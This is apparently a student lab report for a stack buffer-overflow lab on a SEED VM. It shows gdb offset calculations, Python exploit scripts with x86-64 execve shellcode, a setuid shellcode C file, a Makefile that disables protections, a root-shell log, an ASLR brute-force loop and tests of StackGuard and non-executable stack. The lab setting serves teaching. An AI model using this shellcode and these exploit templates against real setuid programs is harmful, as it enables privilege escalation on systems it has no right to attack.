
Similar to Task 3, here we are using 64bit instead of 32-bit code in the Makefile
the frame pointer is the x64 architecture is **rbp.**

Buffer-overflow attacks are more challenging on 64-bit machines compared to 32-bit ones, mainly due to the way memory addresses work. In a 64-bit system, there's a much larger address space available, but only the addresses ranging from 0x00 to 0x00007FFFFFFFFFFF are typically allowed for user-level processes. This means that the highest two bytes of any address are always set to zero, which can cause some issues.

Repeat the same steps as followed under task4 but place the 64-bit query in the exploit.py file and run.

Below are the screenshots from lab,


seed@VM: ~/.../code
0008| 0x7fffffffd878 --> 0x7fffffffdd70 --> 0xffffaaaaaaaabcd4
0016| 0x7fffffffd880 --> 0x7ffff7ffd060 --> 0x7ffff7ffe190 --> 0x555555554000 --
> 0x10102464c457f
0024| 0x7fffffffd888 --> 0x7ffff7fe0187 (mov r8,rax)
0032| 0x7fffffffd890 --> 0x1
0040| 0x7fffffffd898 --> 0x7ffff7faf0a0 --> 0x7ffff7fe9540 (<__tunable_get_val>:
endbr64)
0048| 0x7fffffffd8a0 --> 0x7fffffffdcc8 --> 0x0
0056| 0x7fffffffd8a8 --> 0x555555555140 (<_start>: endbr64)
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd940
gdb-peda$ p &buffer
$2 = (char (*)[180]) 0x7fffffffd880
gdb-peda$ p/d gdb-peda$ p $rbp
No symbol "gdb" in current context.
gdb-peda$ $1 = (void *) 0x7fffffffd940
Undefined command: "$1". Try "help".
gdb-peda$ p/d 0x7fffffffd940-0x7fffffffd880
$3 = 192
gdb-peda$ quit
[10/18/23]seed@VM:~/.../code$


Open
exploit5.py
~/Downloads/Labsetup/code
Save
1 #!/usr/bin/python3
2 import sys
3
4 # Replace the content with the actual shellcode
5 shellcode= (
6 "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
7 "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
8 "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
9).encode('latin-1')
10
11 content = bytearray(0x90 for i in range(517))
12 start = 450
13 content[start:start + len(shellcode)] = shellcode
14 ret = 0x7fffffffd940 + 450
15 offset = 192 + 8
16
17 L = 8
18 content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
19
20 # Write the content to a file
21 with open('badfile', 'wb') as f:
22 f.write(content)
Python 3
Tab Width: 8
Ln 14, Col 29
INS

Makefile
~/Downloads/Labsetup/code

```
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 164
L2 = 172
L3 = 180
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@
```

Makefile Tab Width: 8 Ln 7, Col 9 INS

We could see that the program is executed when running the exploit code and stack-L3 and we successfully entered the shell as a **root** user

seed@VM: ~/.../code


```
[10/18/23]seed@VM:~/.../code$ touch badfile
[10/18/23]seed@VM:~/.../code$ ./exploit5.py
[10/18/23]seed@VM:~/.../code$ ./stack-L3
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whom
zsh: command not found: whom
# whoami
root
#
# exit
[10/18/23]seed@VM:~/.../code$
[10/18/23]seed@VM:~/.../code$
```

Task 6: Launching Attack on 64-bit Program (Level 4)

It is similar to previous task but We set the buffer size to 10, while in Level 2, the buffer size is much larger.

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))
start = 450
content[start:start + len(shellcode)] = shellcode

ret    = 0x7fffffffdde0 + 400
offset = 10 + 8

L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

with open('badfile', 'wb') as f:
  f.write(content)
```

We could see that the shell is hit successfully even after the offset is set to 10



Tasks 7: Defeating dash's Countermeasure

Program called shellcode.c worked well but now we are changing the shell from zsh to Dash
$ sudo ln -sf /bin/dash /bin/sh

call_shellcode.c
~/Downloads/Labsetup/shellcode


```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
"\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
```

C Tab Width: 8 Ln 12, Col 43 INS

seed@VM: ~/.../shellcode

```
[10/18/23]seed@VM:~/.../shellcode$ ll
total 8
-rw-rw-r-- 1 seed seed 653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 312 Dec 22  2020 Makefile
[10/18/23]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/18/23]seed@VM:~/.../shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:57 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:57 a64.out
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[10/18/23]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[10/18/23]seed@VM:~/.../shellcode$ ll
total 44
-rwsr-xr-x 1 root seed 15672 Oct 18 21:57 a32.out
-rwsr-xr-x 1 root seed 16752 Oct 18 21:57 a64.out
-rw-rw-r-- 1 seed seed   653 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 Makefile
[10/18/23]seed@VM:~/.../shellcode$
```

We could see that the shell is hit successfully after changing the shell to Dash,
Using setUID(0) before executing execv in the shell code, we're able to run it when executing call_shellcode.c. Thus, defeating the counter measure of the dash shell.




Task 8: Defeating Address Randomization

In this task, we run the same attack against stack-L1 but we turn on the Ubuntu's address randomization using the following command.

sudo /sbin/sysctl -w kernel.randomize_va_space=2


I ran the below script, but there's no hit to shell even after 3minutes,
Actually it should hit to shell and enter the shell


```
#!/bin/bash
SECONDS=0
value=0
while true; do
value=$(( $value + 1 ))
duration=$SECONDS
min=$(($duration / 60))
sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
echo "The program has been running $value times so far."
./stack-L1
done
```




Task 9 a: Turn on the Stack Guard Protection:

We enable the StackGuard protection mechanism in this program by turning ON, commenting out the **-fno-stack-protector**






Because of the stackguard counter measure the program is getting **terminated** with message **Stack Smashing Detected.**




b: Turn on the Non-executable Stack Protection:

Using the command "-z execstack “, we were able to execute the shell code, which is put on the stack frame through buffer flow attack.



If we turn ON the counter measure using the command "-z noexecstack”, our program won’t run anymore and result in <u>Segmentation Fault</u>.



Thankyou